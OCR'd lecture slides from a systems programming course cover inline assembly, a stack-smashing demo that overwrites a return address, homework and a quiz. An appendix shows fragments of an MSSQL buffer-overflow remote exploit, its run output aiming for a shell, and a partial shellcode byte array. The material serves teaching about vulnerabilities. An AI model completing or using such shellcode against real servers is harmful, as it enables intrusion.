
- inline Assembly practice 4: stack again



```
/* stack_destroy.c: 스 택  구 조  분 석  2, 11월  25일 , choijm@dku.edu  */
#include <stdio.h>

void f1() {
        int i;
        printf("In func1\n");
}

void f2() {
/*
        int j, *ptr;
        printf("f2 local: \t%p, \t%p\n", &j, &ptr);
        printf("In func2 \n");

        ptr = &j;
        *(ptr+2) = f1;
*/
        printf("In func2 \n");
        __asm__ (
                "movl   %0, 4(%%ebp)\n"
                :
                : "g" (f1)
        );
}

void f3() {
        printf("Before invoke f2()\n");
        f2();
        printf("After invoke f2()\n");
}

main() {
        f3();
}
"stack_destroy_inline.c" 35L, 499C                             1,1           Top
```

inline Assembly (6/6)

- inline Assembly practice 5: define



choijm@choijm-VirtualBox: ~/2015_syspro/chap9/inline

```
#include <stdio.h>

#define rep_movsl(src, dest, numwords) \
__asm__ __volatile__ ( \
        "cld\n" \
        "rep\n" \
        "movsb" \
        : \
        : "S" (src), "D" (dest), "c" (numwords) \
)

main()
{
        char a[] = "hello";
        char b[16];

        rep_movsl(a, b, sizeof(a));
        printf("dest = %s\n", b);
}
~
~
~
```

Prevent a compiler from moving these codes to other place for the optimization purpose.

Summary

- Apprehend the role of assembler (“as” in Linux)
  - ✓ Assembly language ➔ Machine language
- Understand the structure of assembler
  - ✓ Token analysis, Parsing, Syntax analysis, Semantic Analysis, Symbol table, Code generation, Optimization
  - ✓ 2 pass assembler
- Make a program with inline assembly

☞ **Homework 7: Make an assembler**

✓ **Requirements**

- build an assembler that can translate assembly codes into the IA machine codes shown in slides 6~8.

- manipulate DB and do error handling

- shows student’s ID and date (using whoami and date)


- Make a report that includes a snapshot and discussion.

1) Upload the report to the e-Campus (pdf format!!, 6pm. 17th December)

2) Send the report and source code to TA (이제연: 2reenact@naver.com)

Quiz for 15th-Week 1st-Lesson

- Quiz
  - ✓ 1. Explain how x86-64 maintain the backward compatibility.
  - ✓ 2. In page 20, we make a program that can destroy stack using inline assembly. Discuss the differences between this program and the program we have learnt in LN 4.
  - ✓ Due: until 6 PM Friday of this week (17th, December)



Stack Details (6/6)

- Stack example 2

```
/* stack_destroy.c: 스택 구조 분석 2, 9월 19일, choijm@dku.edu */
#include <stdio.h>

void f1() {
    int i;
    printf("In func1\n");
}

void f2() {
    int j, *ptr;
    printf("f2 local: \t%p, \t%p\n", &j, &ptr);
    printf("In func2 \n");

    ptr = &j;
    *(ptr+2) = f1;
}

void f3() {
    printf("Before invoke f2()\n");
    f2();
    printf("After invoke f2()\n");
}

main() {
    f3();
}
```


```
void f2() {
    int j, *ptr;
    printf("f2 local: \t%p, \t%p\n", &j, &ptr);
    printf("In func2 \n");

    ptr = &j;
    *(ptr+2) = f1;
}

void f3() {
    printf("Before invoke f2()\n");
    f2();
    printf("After invoke f2()\n");
}

main() {
    f3();
}

choijm@sungmin-Samsung-DeskTop-System:~/syspro/chap4$
choijm@sungmin-Samsung-DeskTop-System:~/syspro/chap4$ gcc -o stack_destroy stack
_destroy.c
stack_destroy.c: In function `f2':
stack_destroy.c:15: warning: assignment makes integer from pointer without a cas
t
choijm@sungmin-Samsung-DeskTop-System:~/syspro/chap4$
choijm@sungmin-Samsung-DeskTop-System:~/syspro/chap4$ ./stack_destroy
Before invoke f2()
f2 local:       0xbfb829f4,     0xbfb829f0
In func2
In func1
세그멘테이션 오류 (core dumped)
choijm@sungmin-Samsung-DeskTop-System:~/syspro/chap4$
choijm@sungmin-Samsung-DeskTop-System:~/syspro/chap4$
```

18

(Source: LN 4 Process Structure)

Appendix: Exploit code (1/2)

- Exploit code
  - ✓ A code that attacks the vulnerabilities of program
    - System down, obtain a shell with root privilege



SQL Server 서비스 관리자

서버(V): COM3

서비스(R): SQL Server


☑ 운영 체제 시작 시 서비스 자동 시작(A)

실행 중 - ₩₩COM3 - MSSQLServer

```
========================================
r Overflow Remote Exploit₩r₩n₩n");
nced Windows Shellcode₩"₩r₩n");
ield, david@ngssoftware.com₩r₩n");
x a bug.₩r₩n");
te http://www.cnhonker.com₩r₩n₩n");

st> <NCPort> <SQLSP>]₩r₩n₩n", argv[0]);

:₩r₩n");
₩r₩n");
```

C:₩WINNT₩System32₩cmd.exe

```
C:₩project₩try2>_
```



SQL Server 서비스 관리자

서버(V): COM3

서비스(R): SQL Server

☑ 운영 체제 시작 시 서비스 자동 시작(A)

중지됨 - ₩₩COM3 - MSSQLServer


```
========================================
r Overflow Remote Exploit₩r₩n₩n");
nced Windows Shellcode₩"₩r₩n");
ield, david@ngssoftware.com₩r₩n");
x a bug.₩r₩n");
te http://www.cnhonker.com₩r₩n₩n");
```

C:₩WINNT₩System32₩cmd.exe

```
C:₩project₩try2>try2 127.0.0.1 embedded.dankook.ac.kr 1433 SP2
MSSQL SP 1 or 2. GetProcAddress @0x42ae101C
Packet sent!
If you don't have a shell it didn't work.

C:₩project₩try2>
```

Appendix: Exploit code (2/2)

- SQL Exploit code
  - ✓ Copy a request into stack in a SQL internal function (vulnerable point)
  - ✓ Make a larger request might destroy stack (buffer overflow)
  - ✓ Modify the return address of stack so that it executes an exploit code



push %ebp

mov %esp, %ebp

push immediate

```
char exploit_code[]=
        "₩x55₩x8B₩xEC₩x68₩x18₩x10₩xAE₩x42₩x68₩x1C"
        "₩x10₩xAE₩x42₩xEB₩x03₩x5B₩xEB₩x05₩xE8₩xF8"
        "₩xFF₩xFF₩xFF₩xBE₩xFF₩xFF₩xFF₩xFF₩x81₩xF6"
        "₩xAE₩xFE₩xFF₩xFF₩x03₩xDE₩x90₩x90₩x90₩x90"
        "₩x90₩x33₩xC9₩xB1₩x44₩xB2₩x58₩x30₩x13₩x83"
        "₩xEB₩x01₩xE2₩xF9₩x43₩x53₩x8B₩x75₩xFC₩xFF"
        "₩x16₩x50₩x33₩xC0₩xB0₩x0C₩x03₩xD8₩x53₩xFF"
        "₩x16₩x50₩x33₩xC0₩xB0₩x10₩x03₩xD8₩x53₩x8B“
        …
        "₩xFF₩xD0₩x90₩x2F₩x2B₩x6A₩x07₩x6B₩x6A₩x76"
        "₩x3C₩x34₩x34₩x58₩x58₩x33₩x3D₩x2A₩x36₩x3D"
        "₩x34₩x6B₩x6A₩x76₩x3C₩x34₩x34₩x58₩x58₩x58"
        "₩x58₩x0F₩x0B₩x19₩x0B₩x37₩x3B₩x33₩x3D₩x2C"
        "₩x19₩x58₩x58₩x3B₩x37₩x36₩x36₩x3D₩x3B₩x2C"
        "₩x58₩x1B₩x2A₩x3D₩x39₩x2C₩x3D₩x08₩x2A₩x37"
        "₩x3B₩x3D₩x2B₩x2B₩x19₩x58₩x58₩x3B₩x35₩x3C"
        "₩x58";
```

jmp 0x03

pop %eax